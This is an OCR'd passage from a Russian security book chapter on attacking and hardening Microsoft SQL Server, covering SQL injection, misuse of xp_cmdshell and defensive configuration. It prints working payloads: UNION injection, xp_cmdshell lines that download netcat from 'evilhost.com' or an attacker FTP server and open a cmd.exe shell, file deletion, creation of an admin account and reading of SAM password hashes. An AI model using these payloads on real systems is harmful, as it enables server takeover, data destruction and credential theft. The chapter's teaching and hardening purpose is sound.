Бюллетень	*MS00-014*
BID	*1041*
Исправлено в SP	*2(7.0)* *2000 не уязвим*
Фиксируется	*Нет*

Для устранения этого уязвимого места существует заплата, которая вошла в пакет обновления Server Pack 2. Кроме того, если специальные функции неоднородного запроса не используются, то их можно отключить (избавившись таким образом от уязвимого места), внеся в реестр следующие изменения.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\
↳ Microsoft.Jet.OLEDB.4.0]
"DisallowAdhocAccess"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\MSDAORA]
"DisallowAdhocAccess"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\MSDASQL]
"DisallowAdhocAccess"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\SQLOLEDB]
"DisallowAdhocAccess"=dword:00000001
```

Конечно, лучший способ предотвратить атаку — постоянно использовать выпускаемые заплаты. Кратковременные исправления, которые помогают избавиться от ошибки сейчас, в будущем могут отразиться на производительности, если вы отключили функцию и забыли об этом.

Атаки введением кода SQL

Введение кода SQL лучше всего описать как возможность вставить свои команды SQL в существующее приложение. При чтении данного раздела нужно помнить, что этот тип атак не ограничивается кодом SQL Server. В той или иной степени подобным способом можно повлиять на любую базу данных, которая поддерживает команды SQL. Опишем эту проблему для SQL Server и ассмотрим противодействие для нее.

Результат успешной атаки введением кода SQL может быть разным — от получения секретной информации до полного взлома сервера. Для успешной атаки введением кода SQL хакер на самом деле должен сделать только три операции:

- найти страницу, на которой не производится необходимая проверка ввода;
- узнать используемый язык SQL;
- создать код для введения, соответствующий используемому языку SQL.

Выявление потенциально уязвимых страниц

Потенциальный злоумышленник обычно проверят Web-приложения, добавляя кавычки в текстовые поля, после чего смотрит на выводимые сообщения об ошибках. Такие входные данные опасны для SQL Server, поскольку для этой программы кавычка — символ начала/завершения строки. Дополнительная кавычка создает неправильно сформированную строку, в результате выдается сообщение "Unclosed quotation mark before the character string" ("Незакрытая кавычка перед строкой символов"). Этот способ атаки не всегда приносит результат, поскольку хорошие разработчики стараются прятать сбои базы данных от пользователей, но все-таки чаще в ответ на ввод одиночной кавычки пользователь получает сообщение об ошибке ODBC или OLE DB.




Рис. 11.7. Приложение Duwamish Books (из справки Microsoft) не может правильно обработать введенные данные; на этой ошибке стоит поучиться

На рис. 11.7 наглядно продемонстрирована недостаточная проверка входящих данных — этой ошибке подвержено даже приложение от Microsoft, Duwamish Books. Отметим, что хакер попытался ввести кавычку в качестве имени пользователя и нажал кнопку "Your History". Особенно неприятно, что ошибка содержится в учебном приложении из справки, и другие учатся делать те же ошибки. Нажатие кнопки "User Account" также вызывает сбой в работе приложения. В данном примере не было получено сообщение об ошибке от сервера SQL, поэтому неясно, как можно использовать обнаруженную проблему. Но ясно, что ошибка в проверке вводимых параметров дает возможность взломать приложение Duwamish. Нужно отметить, что проблема существовала в период написания книги. Надеемся, компания Microsoft исправит свою ошибку.

Настойчивые хакеры проверят, могут ли поля для ввода чисел воспринимать текстовые данные. Неверная текстовая информация, переданная программе SQL Server, скорее всего, вызовет сообщение "Incorrect syntax near" ("Неверный синтаксис") или "Invalid column name" ("Неправильное имя поля"), чем уведомит хакера о возможности взлома программы. Опасность неправильной проверки полей числовых данных состоит в том, что для введения команд SQL даже не нужно использовать одиночные кавычки. Введенные взломщиком выражения SQL просто добавятся к "законному" коду программы и сделают свое дело.

Определение структуры SQL-кода

Когда хакер нашел потенциальную цель, следующим шагом он постарается выяснить структуру команды SQL, которую пытается использовать. Исследуя сообщения об ошибках или просто методом проб и ошибок он пытается определить, какая команда SQL вызывается со страницы. Например, если поиск возвратил список товаров с номерами, названиями, ценами и изображениями, взломщик с высокой вероятностью может предположить использование на сервере следующего кода SQL.

```
SELECT productId, productName, productPrice, ProductURL, FROM sometable
WHERE productName LIKE '%mySearchCriterion%'
```

В этом случае злоумышленник делает предположения, основываясь на возвращаемых данных. Во многих случаях разработчики выбирают из базы данных намного больше полей, чем выводят, или используют более сложный синтаксис. Тогда требуется больший опыт в программировании SQL, но усердие в конце концов позволяет получить достаточно близкое приближение к используемой для страницы команде.

Создание и введение SQL-кода

Когда хакер уже имеет представление о командах SQL на странице, он, вероятно, захочет узнать имя пользователя, которым пользуется приложение, и версию программы SQL Server. Единственный способ получить эту информацию из существующего приложения — использовать ключевое слово `UNION` для дополнения вторым результатом уже созданных в результате запроса данных. Злоумышленник вводит в поле поиска следующий код.

```
Zz' UNION SELECT 1,(SELECT @@version),SUSER_SNAME(),1 --
```

Этот код сначала пытается получить первый результат, выполняя поиск символов `Zz`, а затем объединяет пустой результат с данными, которые ввел хакер. Нужно обязательно использовать цифру `1`, чтобы было соответствие с количеством столбцов предыдущего результата. Самая интересная особенность введения кода — использование двух дефисов в конце строки. Это требуется для того, чтобы закомментировать последнюю кавычку строки, которая добавляется приложением к вводимым данным. В случае успеха злоумышленник узнает версию операционной системы и пакета обновления, а также имя учетной записи, используемой приложением для выполнения команд.

Пусть в данном случае было получено имя пользователя sa. С правами системного администратора взломщик может легко выполнять любую команду самого сервера SQL Server. Фрагмент вводимого в поле кода может быть таким:

```
Zz' exec master..xp_cmdshell 'tftp -i evilhost.com GET netcat.exe'--
```

А затем:

```
Zz' exec master..xp_cmdshell 'netcat -L-d-e cmd.exe -p 53'--
```

Теперь хакер использует клиент TFTP, который входит в Windows NT/2000 для импортирования полезной утилиты netcat и последующего получения удаленной командной строки. Шах и мат! Дальнейшее описание данной атаки много пользы не принесет, поскольку теперь взломщик может передавать на удаленную систему и выполнять на ней любой код, а также получает полный доступ к данным сервера SQL Server. Значит, нужно подумать о причинах этой проблемы и действиях по ее устранению.

Меры защиты против введения кода SQL

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Да*

А теперь мы намерены сообщить вам следующие неприятные новости. Если приложения допускают введение кода SQL, то вам не помогут ни "горячие исправления", ни пакеты обновлений, ни внесение поправок в конфигурацию. Вместо этого нужно пользоваться такой защитой, как хорошая архитектура, контроль в процессе разработки и анализ программного кода. Хотя для проверки возможности введения кода SQL созданы некоторые утилиты, ни одна из них не может сравниться с хорошей проверкой качества защиты созданного приложения.

В борьбе с введением кода помогут следующие советы.

- ▼ Заменяйте одиночные кавычки двумя одиночными кавычками.
- ■ Проверяйте числовые данные.
- ■ Используйте хранимые процедуры.
- ▲ Избегайте методов "построения строк" для вызова команд в SQL Server.

После замены одиночных кавычек двумя одиночными кавычками SQL Server получает символ в виде буквенного кода. Именно таким образом в поле "Фамилия" можно ввести фамилию O'Reilley. Чтобы сделать это с помощью сценария ASP, можно использовать команду REPLACE на языке VBScript.

```
<%<replace(inputstring,','')
%>
```

Таким способом можно эффективно нейтрализовать введение кода SQL в текстовые поля. Важно также проверять вводимые численные данные, что легко осуществляется с помощью функции isnumeric.

```
<%<if isnumeric(inputstring) then
    ' сделать что-то полезное
else
    ' передать пользователю сообщение об ошибке
end if
%>
```

Использование хранимых процедур также может помочь против передачи команд SQL, поскольку команды оказываются скомпилированными заранее. Самой распространенной

ошибкой при использовании хранимых процедур для защиты приложения, является метод построения строк. Рассмотрим следующий простой фрагмент кода.

```
<%
Set Conn =
Server.CreateObject("ADODB.Connection")
Conn.open "dsn=myapp;Trusted_Connection=Yes"
Set RS = Conn.Execute("exec sp_LoginUser '" & request.form("username")
↳ & "','" & request.form("password") & "'" )
%>
```

Хотя разработчик и использовал хранимые процедуры, они реализованы плохо, поскольку код, введенный в поле пароля, также будет выполнен. Если в поле пароля кто-нибудь введет строку

```
' exec master..xp_cmdshell 'del *.* /Q' --
```

то программа SQL Server получит следующий код.

```
exec sp_LoginUser 'myname','' exec master..xp_cmdshell
↳ 'del *.* /Q' --'
```

Если, конечно, этот набор команд разрешен и существуют необходимые привилегии, то пользователь удалит в результате все файлы каталога, используемого по умолчанию (\winnt\system32). Намного лучшей была бы следующая реализация хранимой процедуры.

```
<%<Set Conn = Server.CreateObject("adodb.connection")
Conn.Open Application("ConnectionString")
Set cmd = Server.CreateObject("ADODB.Command")
Set cmd.ActiveConnection = Conn
cmd.CommandText = "sp_LoginUser"
cmd.CommandType = 4
Set param1 = cmd.CreateParameter("username", 200, 1,20,
request.form("username"))
cmd.Parameters.Append param1
Set param2 = cmd.CreateParameter("password", 200, 1,20,
request.form("password"))
cmd.Parameters.Append param2
Set rs = cmd.Execute
%>
```

Как видите, даже без проверки вводимых данных мы ясно разделили поля запроса, включая имя процедуры и каждый из параметров. Дополнительно здесь выполняется проверка типа вводимых данных, а длина символьных данных ограничена. Введенный код теперь не достигнет сервера SQL Server, так как интерфейс ADO сам создает конечную команду, автоматически преобразуя одиночные кавычки в двойные. В качестве дополнительной меры защиты можно удалить одиночные кавычки по всему документу с помощью команды `replace` и совместно с объектами ADO Command/Parameter. В тех версиях SQL Server, где ввод одиночных кавычек вообще не допускается, обеспечивается максимальный уровень защиты.

Злоупотребление расширенными хранимыми процедурами SQL для управления системой Windows 2000

Теперь рассмотрим худший случай: база данных взломана. Конечно, данные оказались украдены, но, возможно (только возможно), нанесенный урон касается лишь одного сервера, на котором для учетной записи sa был использован пустой пароль.

Хотелось бы верить. С точки зрения хакера, SQL хорош своей глубокой связью с операционной системой, на которой он выполняется, стандартные команды SQL можно использовать для управления самой операционной системой и для проведения прямых атак на другие системы.

Одна из наиболее часто используемых во вредоносных целях функций — так называемая расширенная хранимая процедура. Пример ее использования был показан в начале этой главы, когда процедура `xp_cmdshell` использовалась для передачи команд через взломанный сервер SQL Server операционной системе и последующей атаки на корпоративную сеть. Также было описано использование команды `xp_cmdshell` в атаках введением кода SQL. Ясно, что расширенные процедуры очень полезны хакеру.

Расширенные хранимые процедуры используют для дополнения функций программы SQL Server внешние библиотеки. Как и большинство функций программ, повышающих эффективность администрирования, эти функции имеют и обратный эффект. Некоторые расширенные хранимые процедуры действительно мощные и могут управлять функциями ядра самой операционной системы. Таких возможностей становится только больше, когда программа SQL Server выполняется в контексте учетной записи `LocalSystem`, а это слишком часто встречалось в нашей практике. Учетная запись `LocalSystem` не имеет ограничений на локальной машине — для нее нет ничего невозможного.

Одна из худших с точки зрения безопасности — расширенная хранимая процедура `xp_cmdshell`, которая позволяет пользователю программы SQL Server выполнять команду операционной системы так, как если бы команда была вызвана с консоли атакуемой машины. Например, следующие два запроса SQL создают пользователя "`found`" с паролем "`stone`" на удаленном сервере SQL Server, а затем добавляют пользователя в группу локальных администраторов (эти команды можно передавать с помощью стандартного клиента Query Analyzer, который поставляется с программой SQL Server или с помощью утилиты командной строки, например, `osql`, либо через недостаточно проверяемые поля форм в приложениях, как было описано в данной главе).

```
Xp_cmdshell 'net user found stone /ADD'
Xp_cmdshell 'net localgroup /ADD Administrators found'
```

Теперь хакер стал администратором системы Windows NT/2000! Это достаточная причина для того, чтобы не запускать SQL Server на контроллере домена. Помните, что атака работает, только когда команды передаются в операционную систему посредством программы SQL Server, которая работает в контексте учетной записи `LocalSystem` или администратора.

Теперь рассмотрим еще более опасный пример использования мощи расширенных хранимых процедур, которые выполняются в контексте учетной записи `LocalSystem`. Как было описано в главе 8,, "Расширение сферы влияния", хешированный пароль учетной записи пользователя хранится в разделе реестра `Security`. В нормальных условиях этот раздел вообще недоступен пользователям, даже администратору. Однако для процедур, которые запускаются в контексте учетной записи `LocalSystem`, доступ к такой информации уже не проблема! Ниже показан пример использования процедуры `xp_regread` для получения хешированного пароля учетной записи `Administrator` из раздела реестра `Security`. Программа SQL Server выполняется с правами учетной записи `LocalSystem`.

```
xp_regread 'HKEY_LOCAL_MACHINE','SECURITY\SAM\Domains\
↳ Account\Users\000001F4','F'
```

Одно из самых эффективных применений расширенных хранимых процедур для хакера — использование процедуры `xp_cmdshell` для загрузки на целевой сервер программ атаки, в том числе и программы `netcat`, которую затем запускают в режиме ожидания соединения (мы видели пример такого использования `netcat` в предыдущем разделе о введении кода SQL). В следующем примере используется встроенный в Windows NT/2000 клиент FTP, который вызывается с помощью сценария для загрузки утилит взлома. Чтобы этот пример работал, требуется наличие следующих условий:

- на атакуемом сервере должен быть открыт порт `1433`;
- должен быть известен пароль учетной записи `sa`;

- в сети атакуемого компьютера должны быть разрешены исходящие соединения по протоколу FTP;
- ▲ брандмауэр атакуемого компьютера должен позволять получать доступ к непривилегированным портам (в примере использован порт 2002).

Ниже приведен сценарий, который можно передать на атакуемый сервер с помощью программы Query Analyzer или `osql` (`192.168.234.39` — адрес FTP-сервера хакера, на котором хранятся загружаемые программы).

```
EXEC xp_cmdshell 'echo open 192.168.234.39 >> ftptemp'
EXEC xp_cmdshell 'echo user anonymous ladee@da.com>> ftptemp'
EXEC xp_cmdshell 'echo bin >> ftptemp'
EXEC xp_cmdshell 'echo get nc.exe >> ftptemp'
EXEC xp_cmdshell 'echo get kill.exe >> ftptemp'
EXEC xp_cmdshell 'echo get samdump.dll >> ftptemp'
EXEC xp_cmdshell 'echo get pwdump2.exe >> ftptemp'
EXEC xp_cmdshell 'echo get pulist.exe >> ftptemp'
EXEC xp_cmdshell 'echo bye >> ftptemp'
EXEC xp_cmdshell 'ftp -n -s:ftptemp'
EXEC xp_cmdshell 'erase ftptemp'
EXEC xp_cmdshell 'start nc -L -d -p 2002 -e cmd.exe'
```

Вот так! Теперь хакер подключается к серверу SQL Server через порт `2002` и получает удаленную командную строку в контексте учетной записи `LocalSystem`.

```
C:\attacker>nc -vv 10.0.0.1 2301
```

Наверняка существуют сотни вариантов рассмотренной здесь атаки. Но, надеемся, их не нужно приводить в качестве примера — и так ясно, что мощными расширенными хранимыми процедурами можно легко воспользоваться во вредоносных целях.

Защита от вредоносного использования расширенных хранимых процедур

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Прежде всего, нужно строго ограничить доступ к расширенным хранимым процедурам. Вероятно, наиболее эффективный способ сделать это — настроить служебную учетную запись, от имени которой запускается служба MSSQLServer. И это не должна быть учетная запись `LocalSystem`. Во время установки есть возможность настроить SQL Server, чтобы он работал с правами учетной записи какого-то пользователя. Потратьте некоторое время, создайте пользовательскую учетную запись (не администратора) и введите во время установки сервера ее данные. Таким образом пользователи, которые выполняют расширенные хранимые процедуры как системные администраторы, не смогут получить права системного администратора локальной системы или учетной записи `LocalSystem`.

Также рекомендуется полностью удалить из программы SQL Server неиспользуемые мощные расширенные хранимые процедуры. Конечно, хакеры всегда смогут установить их заново, но, по меньшей мере, такая операция задержит их атаку. В табл. 11.4 перечислены наиболее опасные процедуры, которые по возможности нужно удалить с серверов. Нужно заметить, что удаление многих из перечисленных процедур может повлиять на работу программы Enterprise Manager, так что на серверах для разработки или в системах, где требуются функции Enterprise Manager, их удаление не рекомендуется.

Таблица 11.4. Список расширенных хранимых процедур, которые следует удалить, если они не используются в SQL Server

sp_bindsession	xp_deletemail	xp_readerrorlog
sp_cursor	xp_dirtree	xp_readmail
sp_cursorclose	xp_dropwebtask	xp_revokelogin
sp_cursorfetch	xp_dsninfo	xp_runwebtask
sp_cursoropen	xp_enumdsn	xp_schedulersignal
sp_cursoroption	xp_enumerrorlogs	xp_sendmail
sp_getbindtoken	xp_enumgroups	xp_servicecontrol
sp_GetMBCSCharLen	xp_enumqueuedtasks	xp_snmp_getstate
sp_IsMBCSLeadByte	xp_eventlog	xp_snmp_raisetrap
sp_OACreate	xp_findnextmsg	xp_sprintf
sp_OADestroy	xp_fixeddrives	xp_sqlinventory
sp_OAGetErrorInfo	xp_getfiledetails	xp_sqlregister
sp_OAGetProperty	xp_getnetname	xp_sqltrace
sp_OAMethod	xp_grantlogin	xp_sscanf
sp_OASetProperty	xp_logevent	xp_startmail
sp_OAStop	xp_loginconfig	xp_stopmail
sp_replcmds	xp_logininfo	xp_subdirs
sp_replcounters	xp_makewebtask	xp_unc_to_drive
sp_repldone	xp_msver	Xp_regaddmultistring
sp_replflush	xp_perfend	Xp_regdeletekey
sp_replstatus	xp_perfmonitor	Xp_regdeletevalue
sp_repltrans	xp_perfsample	Xp_regenumvalues
sp_sdidebug	xp_perfstart	Xp_regread
xp_availablemedia		Xp_regremovemultistring
xp_cmdshell		Xp_regwrite

Стратегия безопасной работы

Перед тем как рассмотреть лучшие методы защиты SQL Server, рассмотрим наиболее распространенные ошибки многих пользователей и администраторов SQL Server. Наша цель — не стать следующей жертвой атаки хакера. Как ясно продемонстрировало появление "червя" SQL Slammer, отсутствие установленных исправлений или оставленные открытые порты могут стать фатальной ошибкой. В этом разделе будут описаны основные задачи, которые обязательно должны быть выполнены для каждой реализации SQL Server независимо от выполняемых сервером задач.

Найдите все серверы SQL в своей сети

Поскольку невозможно обеспечить безопасность того, о чем не знаешь, то очень важно инвентаризировать все машины своей локальной сети, на которых установлен сервер SQL. Найти серверы SQL довольно сложно по многим причинам, включая одновременную установку на нескольких компьютерах сети, динамическое распределение TCP-портов, запуск SQL Server на переносимых компьютерах и тот факт, что клиенты SQL запущены не всегда (они могут запускаться только когда потребуются пользователю компьютера).

Несмотря на кажущуюся сложность ситуации, решение проблемы довольно просто. Для сканирования и выявления инсталляций SQL Server и MSDE доступно множество средств, включая SQLPing, SQL Scan (от компании Microsoft) и различные коммерческие программы, например AppDetective от Application Security Inc. Эти программы используют возможности службы SQL Resolution Service и другие методы для выявления серверов SQL.

Другой метод для выявления SQL-серверов, доступный администраторам, заключается в отправке специального запроса к Service Control Manager (диспетчер управления службами) на все сетевые хосты. В этом случае даже не требуется запуска SQL Server. Ниже приведен пример пакетного файла, который может быть использован для получения списка всех установленных экземпляров SQL Server в локальной сети (независимо от того, запущена или нет программа SQL Server).

```
@@echo off
net view|find "\\">list.txt
for /f %i in (list.txt) do sc %i query bufsize= 6000|find "MSSQL"
```

Заблокируйте доступ ко всем портам SQL Server для посторонних клиентов

Одним из самых очевидных методов защиты от хакеров является установка брандмауэра, блокирующего непосредственные соединения для всех клиентов, кроме тех, с которыми установлены доверительные отношения. Хотя этот метод и не защитит от атак с помощью добавления кода SQL или атак со скомпрометированных хакером доверенных систем, он вполне заслуживает применения в качестве первого рубежа обороны. Ясно, что с помощью персонального брандмауэра или специального устройства следует заблокировать UDP-порт 1434 и те TCP-порты, на которые ожидает запросы SQL Server.

Для определения всех портов, которые используют экземпляры SQL Server, может потребоваться небольшое исследование. Очевидным является блокирование порта по умолчанию (TCP-порт 1433), но для других экземпляров обычно выделяются порты со случайными номерами. В этом случае можно воспользоваться либо программой SQLPing для выявления открытых портов, либо запустить программу Server Network Utility, которая поставляется совместно с SQL Server, для назначения используемых TCP-портов вручную. Безусловно, для любого брандмауэра наилучшей стратегией является блокирование всех входящих и исходящих сообщений, кроме тех, которые были специально разрешены.

Постоянно обновляйте заплаты

Одним из наиболее насущных требований безопасности является постоянное обновление программного обеспечения и установка всех последних заплат. Дело в том, что заплаты для SQL Server не включаются в пакеты обновлений Windows Update. Долгие годы пакеты Windows Update являлись основными средствами для обновления пользователями программного обеспечения своих систем. Несмотря на то, что SQL Server является продуктом компании Microsoft и установлен (в виде MSDE) на огромном количестве рабочих станций, обновления SQL Server до сих пор игнорировались в пакетах Windows Update, что касается и удобной службы автоматического обновления Windows (Automatic Updates), встроенной в большинство операционных систем компании Microsoft.

Чтобы использовать единственный способ проверки того, обновлен ли ваш SQL-сервер, необходимо открыть окно свойств своего экземпляра SQL Server в Enterprise Manager или запустить следующую команду SQL.

```
select @@version
go
```

Полученную информацию об используемой версии следует сравнить с номером версии последнего пакета обновлений SQL Server или исправлений Hotfix. Поскольку Microsoft не публикует информации о последней версии SQL Server на официальной Web-странице, то для отслеживания информации об обновлениях можно воспользоваться, например, ссылкой `http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=3&tabid=4`.

Как только ваш экземпляр SQL Server окажется устаревшим, необходимо зайти на Web-сайт Microsoft и скачать последний пакет обновлений или исправление Hotfix. Перед внесе-

нием любых исправлений Hotfix сначала проверьте, что установлен последний пакет обновлений (Service Pack). Не забывайте, что пакеты обновлений — это отдельное программное обеспечение, не зависимое от SQL Server, MSDE и Analysis Services, поэтому их нужно скачивать и устанавливать отдельно. Кроме того, пакеты обновлений необходимо устанавливать отдельно для каждого экземпляра — поэтому при наличии на компьютере трех экземпляров SQL Server придется устанавливать пакет обновлений три раза, каждый раз указывая другой экземпляр.

ВНИМАНИЕ Особенно неприятной может оказаться установка пакетов обновлений для экземпляров MSDE. Для начала укажем, что для инсталляций MSDE требуется специальный пакет обновлений от Microsoft. Более того, если ваш экземпляр MSDE не был установлен как экземпляр по умолчанию, то для установки пакета обновлений необходимо воспользоваться следующей командой.

```
setup /upgradesp setup\sql2000.msi instance=instance_name
```

Но даже такая команда может оказаться бесполезной, если инсталляция MSDE была выполнена с помощью специального пакета MSI. Информацию о том, какой MSI-файл был использован для конкретной инсталляции, можно найти по адресу `http://support.microsoft.com/default.aspx?scid=kb;EN-US;311762`. Оказывается, что даже специальные пакеты MSI могут быть обновлены, если можно найти место хранения специального файла MSI и указать его как второй параметр команды установки. Например, если нужно установить заплату для инсталляции MSDE, которая входит в пакет Visual Studio.NET, то можно скопировать файл `sql2000.msi` (входит в состав VS.NET) в каталог установки пакета обновлений и воспользоваться следующей командой.

```
setup /upgradesp setup\sql2000.msi instance=vsdotnet
```

После установки последнего пакета обновлений необходимо получить последнее "горячее исправление" Hotfix. Поскольку эти исправления создаются по методу добавления информации в существующее исправление, то для исправления всех ошибок достаточно скачать только последнее исправление Hotfix. Однако проблема в том, что раньше для исправлений SQL Server отсутствовала программа установки и приходилось вручную копировать большое количество файлов, вносить исправления в реестр и запускать сценарии. Но в последнее время Microsoft позаботилась о добавлении программы установки для пакетов Hotfix. Опять-таки, процесс установки исправлений должен быть проведен отдельно для каждого экземпляра SQL Server или MSDE, установленного на хосте.

По завершению установки последнего исправления Hotfix необходимо перезапустить SQL Server и проверить, что теперь информация о сервере соответствует последней версии SQL Server. Если все это кажется довольно утомительным, то так оно и есть. Вряд ли постоянно занятые системные администраторы (еще менее вероятно, разработчики и пользователи) станут заниматься постоянным обновлением SQL Server без серьезного стимула. Для решения этой проблемы появились программы наподобие HFNetChk Pro (`http://www.shavlik.com`), которые позволяет выполнить удаленную идентификацию и обновление версии сервера SQL. Сделайте все возможное, чтобы всегда были установлены последние исправления SQL Server. Это потребует серьезных усилий, но в противном случае последствия могут оказаться значительно более тяжелыми.

Задайте сложный пароль для учетной записи `sa`

Независимо от того, какой режим аутентификации был выбран для сервера SQL, необходимо установить сложный пароль для учетной записи `sa`. Эта учетная запись имеет привилегии наиболее мощной роли для SQL Server и часто становится целью атак подбора пароля. Этот пароль нужно задавать, даже если серверы SQL работают только в режиме аутентификации Windows (Windows Only), на тот случай, если режим аутентификации будет когда-то изменен, то сервер не окажется незащищенным для хакеров.

Пароль для учетной записи sa можно сменить с помощью Enterprise Manager или путем запуска следующего сценария T-SQL, который позволяет задать в качестве пароля достаточно длинную случайную строку символов (по крайней мере, на SQL Server 2000).

```
DECLARE @pass char(72)
SELECT @pass=convert(char(36),newid())+convert(char(36),newid())
EXECUTE master..sp_password null,@pass,'sa'
GO
```

По возможности используйте только аутентификацию Windows

Использование режима аутентификации Windows Only (только Windows) предотвращает прямолинейные атаки на уязвимую модель безопасности SQL Server. Поскольку в этой модели безопасности не предусмотрено никакой системы для создания сложных паролей, установки термина действия паролей и блокировок учетных записей, то SQL Server является легкой добычей для хакеров. Режим аутентификации Windows должен использоваться по умолчанию для всех новых инсталляций, а смена режима аутентификации должна происходить только для поддержки работы новых приложений.

Установить режим аутентификации для SQL Server можно с помощью Enterprise Manager или с помощью запуска следующего сценария T-SQL, который может быть запущен только системным администратором.

```
IF (charindex('\',@@SERVERNAME)=0)
   EXECUTE master.dbo.xp_regwrite
N'HKEY_LOCAL_MACHINE',N'Software\Microsoft\MSSQLServer\MSSQLServer'
↳ ,N'LoginMode',N'REG_DWORD',1

ELSE

   BEGIN

      DECLARE @RegistryPath varchar(200)

      SET @RegistryPath = 'Software\Microsoft\Microsoft SQL Server\' +
↳ RIGHT(@@SERVERNAME,LEN(@@SERVERNAME)-CHARINDEX('\',@@SERVERNAME))
↳ + '\MSSQLServer'

      EXECUTE master..xp_regwrite
↳ 'HKEY_LOCAL_MACHINE',@RegistryPath,N'LoginMode',N'REG_DWORD',1

   END

GO
```

Дополнительные методы обеспечения безопасности сервера SQL Server

Чтобы защитить все свои серверы SQL (SQL Server или MSDE), нужно внимательно следить за обеспечением безопасности и требовать того же от администраторов и разработчиков. Учитывайте приведенные здесь рекомендации при разработке политики безопасности организации. Однако не забывайте, что даже самая лучшая политика превращается в пустой звук, если ей не следовать. Добейтесь того, чтобы администраторы и разработчики следовали разработанной политике, несоблюдение правил должно сопровождаться наказанием.

Физически защитите серверы и файлы

Тот, кто может получить физический доступ к серверу SQL Server, получает миллионы методов доступа к данным. Потратьте время на то, чтобы физически защитить сервер и резервные копии баз данных. Если злоумышленник (например, бывший сотрудник) знает, когда и куда складываются старые ленты с резервными копиями, он может восстановить их на своем сервере SQL. Сделайте привычкой хранить старые ленты в сейфе, а устаревшие копии ликвидируйте так же, как и другие ценные документы, например, сжигайте.

Защищайте Web-серверы и клиентов, которые подключаются к серверу SQL Server

Стандартный сценарий взлома программы SQL Server предполагает проникновение на плохо администрируемый сервер IIS, который затем служит в качестве плацдарма для атак на сервер SQL Server. Когда хакер получает контроль над сервером IIS (или любым клиентским приложением), он обычно находит строки соединения с SQL Server. Пользуясь этой информацией, злоумышленнику легко перейти к атаке на SQL Server. Потратьте время на то, чтобы надежно защитить SQL Server и установите все выпущенные исправления не только для него, но и для всех серверов IIS и клиентов, которые подключаются к вашим серверам SQL Server.

Включите ведение журнала аутентификации в SQL Server

По умолчанию ведение журнала аутентификации в SQL Server отключено. Для исправления ситуации достаточно одной команды, и сделать это рекомендуется как можно раньше. Можно воспользоваться программой Enterprise Manager и заглянуть в свойства сервера на вкладке безопасности (Security) или вызвать команду для SQL Server с помощью программы Query Analyzer или `osql.exe` (следующая далее команда разбита на строки).

```
Master..xp_instance_regwrite N'HKEY_LOCAL_MACHINE',
↳N'SOFTWARE\Microsoft\MSSQLServer\MSSQLServer',
↳N'AuditLevel', REG_DWORD,3
```

